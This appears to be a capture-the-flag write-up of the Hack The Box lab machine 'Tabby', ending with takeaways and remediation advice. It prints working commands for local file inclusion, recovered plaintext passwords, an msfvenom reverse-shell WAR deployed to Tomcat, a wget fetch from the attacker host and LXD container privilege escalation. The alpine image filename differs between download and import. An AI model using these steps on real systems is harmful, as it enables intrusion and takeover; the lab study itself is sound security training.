Tabby writeup
Box name: Tabby
Difficulty: Easy
OS: Linux
Overview: Tabby is a easy difficulty Linux machine. Enumeration of the website reveals a second website that is hosted on the same server under a different vhost. This website is vulnerable to Local File Inclusion. Knowledge of the OS version is used to identify the tomcat-users.xml file location. This file yields credentials for a Tomcat user that is authorized to use the /manager/text interface. This is leveraged to deploy of a war file and upload a webshell, which in turn is used to get a reverse shell. Enumeration of the filesystem reveals a password protected zip file, which can be downloaded and cracked locally. The cracked password can be used to login to the remote machine as a low privileged user. However this user is a member of the LXD group, which allows privilege escalation by creating a privileged container, into which the host's filesystem is mounted. Eventually, access to the remote machine is gained as root using SSH.
Link: https://app.hackthebox.com/machines/Tabby?sort_by=created_at&sort_type=desc
Machine IP: 10.129.38.255

Ran rustscan against the machine.
rustscan -a 10.129.38.255 –ulimit 5000 -b 2000 — -A -Pn
Navigated to the site.

Nothing found in robots.txt or sourcecode. Clicked around nothing interesting right away. Running feroxbuster.
feroxbuster -u http://10.129.38.255 -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,html,txt,bak,zip,json,xml,py,sh,config –force-recursion -t 50 -d 4 –filter-status 404,400
While this was happening, I looked at port 8080 and it is a Apache Tomcat server.


The last line of users are defined in /etc/tomcat9/tomcat-users.xml is interesting. I tried navigating and we get a version atleast.
When I on the original port 80 pages and clicked news I saw something that looked like a possible LFI. Did a bit of testing there but no luck.

No exploits found for Apache Tomcat/9.0.31. Since I had to add that to megahosting.htb to etc/hosts to see that page I fuzzed for vhosts with ffuf.
ffuf -u http://megahosting.htb -H “Host: FUZZ.megahosting.htb” -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -c -fc 302 -fs 14175
That didn’t find anything. I tried 8080 as well but nothing was found there. I went back to LFI as I realized I was doing that wrong. I was able to get to /etc/passwd so that definitely works.

User ash is interesting. Feroxbuster for the Apache server finished and we see /manager is interesting. Should’ve been able to guess this as its Tomcat.

From the error page I tried the default creds. I did a bunch of other testing but eventually I found myself stuck. I peaked at the writeup and the problem is I didn’t know exactly where tomcat-users.xml was but this was the right path. Doing research and with the information we have we could’ve deducted it lives at http://megahosting.htb/news.php?file=../../../../usr/share/tomcat9/etc/tomcat-users.xml.

And there is a password there tomcat:$3cureP4s5w0rd123!
When I tried logging in this page is only accessible from the same machine.

I was stuck here again so decided to just follow the writeup again. Apparently /manager/text allows us to run commands. Reset my machine, new IP 10.129.39.4. Created a war file.
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.16.147 LPORT=4444 -f war -o shell.war
Deployed it.
curl -u ‘tomcat:$3cureP4s5w0rd123!’ “http://10.129.39.4:8080/manager/text/deploy?path=/shell” –upload-file shell.war
Set up a listener and triggered it and we got a shell.
curl http://10.129.39.4:8080/shell/

Stabilized my shell. Downloaded linpeas to the victim machine and ran it. It found an interesting backup file.

It’s password protected. I tried the password we have but it doesnt work. Will move it to my machine to see if we can crack with john.
cat /var/www/html/files/16162020_backup.zip| base64 -w 0;echo
The first time I tried it my terminal crashed because my computer sucks 🙂
Put the base64 in a file called tabby.
cat tabby | base64 -d > 16162020_backup.zip
Using zip2john.
zip2john 16162020_backup.zip > tabby.hash
john tabby.hash –wordlist=/usr/share/wordlists/rockyou.txt

Unzipped it.
unzip /var/www/html/files/16162020_backup.zip
Read through the files. The interesting file is news.php

I saw this on the normal site earlier. I was thinking about how I’d use this but I realized this is actually how we got our foothold lol. I tried the password admin@it just to su to ash and that actually worked and got user.txt.

Can’t run sudo -l for an easy win. Ran linpeas as ash. Our groups actually look interesting.

git clone https://github.com/saghul/lxd-alpine-builder.git
cd lxd-alpine-builder/
./build-alpine
Hosted it on a php server.
php -S 0.0.0.0:8000
Downloaded it to the machine.
wget http://10.10.16.147:8000/alpine-v3.23-x86_64-20260516_1058.tar.gz

/snap/bin/lxd init –auto
/snap/bin/lxc image import alpine-v3.13-x86_64-20210218_0139.tar.gz –alias alpine
/snap/bin/lxc init alpine privesc -c security.privileged=true
/snap/bin/lxc config device add privesc host-root disk source=/ path=/mnt/root recursive=true
/snap/bin/lxc start privesc
/snap/bin/lxc exec privesc — /bin/sh
GG
Attack Chain
1 – Reconnaissance Ran RustScan and identified ports 22 (SSH), 80 (HTTP), and 8080 (HTTP). Browsed to port 80 and found a web application. Nothing useful in robots.txt or source code. Port 8080 revealed an Apache Tomcat 9.0.31 instance. Added megahosting.htb to /etc/hosts. Ran feroxbuster against both ports and ffuf for VHOST enumeration.
rustscan -a 10.129.38.255 –ulimit 5000 -b 2000 — -A -Pn feroxbuster -u http://10.129.38.255 -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,html,txt,bak,zip,json,xml,py,sh,config –force-recursion
2 – LFI and Tomcat credential extraction Found a news.php page with a file parameter that looked like a possible LFI. Confirmed LFI by reading /etc/passwd and identified a user named ash. Researched the Tomcat version and OS to determine the tomcat-users.xml path. Used the LFI to read the file and recovered Tomcat credentials.
http://megahosting.htb/news.php?file=../../../../usr/share/tomcat9/etc/tomcat-users.xml
Credentials recovered: tomcat:$3cureP4s5w0rd123!
3 – Initial Access – Tomcat WAR file deployment The /manager web interface was restricted to localhost only. Used the /manager/text endpoint which allowed remote deployment. Generated a Java reverse shell WAR file with msfvenom, deployed it via curl with the Tomcat credentials, and triggered it to obtain a shell as the tomcat user.
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.16.147 LPORT=4444 -f war -o shell.war curl -u ‘tomcat:$3cureP4s5w0rd123!’ “http://10.129.39.4:8080/manager/text/deploy?path=/shell” –upload-file shell.war curl http://10.129.39.4:8080/shell/
4 – Password cracking and lateral movement Ran LinPEAS and found a password-protected zip backup file at /var/www/html/files/16162020_backup.zip. Exfiltrated it via base64 encoding, decoded it locally, and cracked the zip password with zip2john and John the Ripper. Extracted the archive and found news.php confirming the LFI source. Tried the zip password on the ash account and it worked. Retrieved user.txt.
zip2john 16162020_backup.zip > tabby.hash john tabby.hash –wordlist=/usr/share/wordlists/rockyou.txt
Credentials recovered: ash:admin@it
5 – Privilege Escalation – LXD group container escape Ran LinPEAS as ash and found membership in the lxd group. Built an Alpine Linux image locally using lxd-alpine-builder, transferred it to the target, initialized LXD, and created a privileged container with the host filesystem mounted at /mnt/root. Executed into the container as root and accessed the full host filesystem to retrieve root.txt.
/snap/bin/lxc init alpine privesc -c security.privileged=true /snap/bin/lxc config device add privesc host-root disk source=/ path=/mnt/root recursive=true /snap/bin/lxc start privesc /snap/bin/lxc exec privesc — /bin/sh
Key Takeaways
- Local File Inclusion in news.php – The file parameter in news.php passed user input directly to a file read function with no path validation, allowing traversal to arbitrary files on the server including sensitive configuration files. All file path inputs must be validated against a strict allowlist and must never allow directory traversal sequences.
- Tomcat credentials in a readable configuration file – The tomcat-users.xml file contained plaintext credentials for the manager-script role which were accessible via the LFI. Tomcat configuration files must have restrictive permissions and must not be readable by the web application process or accessible through application vulnerabilities.
- Tomcat manager text endpoint allowing remote WAR deployment – While the web manager GUI was restricted to localhost the text interface was accessible remotely with valid credentials, allowing deployment of arbitrary WAR files and achieving code execution. Both the GUI and text endpoints of the Tomcat manager must be restricted to localhost or a dedicated management network.
- Password reuse between zip archive and OS account – The password cracked from the backup zip file was reused for the ash OS account, turning an offline cracking exercise into interactive SSH access. Passwords must be unique across all accounts and assets without exception.
- LXD group membership enabling full host filesystem access – Membership in the lxd group is equivalent to root access as it allows creating privileged containers with host filesystem mounts. The lxd group must be treated as a privileged group and membership must be restricted to administrators with an explicit operational requirement.
Remediation
[Immediate] Remediate the LFI vulnerability in news.php Rewrite the file inclusion logic to use an allowlist of permitted file names or identifiers rather than passing user input directly to a file read function. Block all directory traversal sequences at the input validation layer and deploy a WAF rule to detect and block path traversal attempts.
[Immediate] Restrict Tomcat manager endpoints Configure the Tomcat manager application to restrict access to localhost only for both the GUI and text interfaces by setting the RemoteAddrValve in context.xml. If remote manager access is operationally required, restrict it to a specific management IP and require strong unique credentials with MFA.
[Immediate] Rotate Tomcat credentials and restrict tomcat-users.xml permissions Rotate the Tomcat manager credentials immediately. Set tomcat-users.xml to be readable only by the Tomcat service account using mode 600. Audit all Tomcat configuration files for world or group readable permissions and correct them.
[Immediate] Restrict LXD group membership Audit all members of the lxd group and remove any accounts that do not have an explicit operational requirement. Treat lxd group membership as equivalent to root access and apply the same access controls and justification requirements. Monitor group membership changes via audit logging.
[Short-term] Enforce unique passwords across all accounts The zip archive password was reused for the ash OS account. Enforce a policy requiring unique passwords per account and per asset. Conduct a credential audit to identify shared passwords and force resets where reuse is found.
[Short-term] Remove sensitive backup files from the web root The backup zip file was stored in /var/www/html/files and was accessible via the web server. Backup files must never be stored in web-accessible directories. Implement a backup policy storing all archives in a dedicated location accessible only to authorized backup administrators.
[Long-term] Implement application security testing and a hardening baseline for web applications and Tomcat deployments Define a hardening standard for all Tomcat deployments covering manager endpoint restrictions, configuration file permissions, credential storage, and WAR deployment controls. Include LFI testing, path traversal, and authentication bypass in regular web application penetration tests. Conduct recurring audits of privileged group memberships across all Linux hosts.


Leave a Reply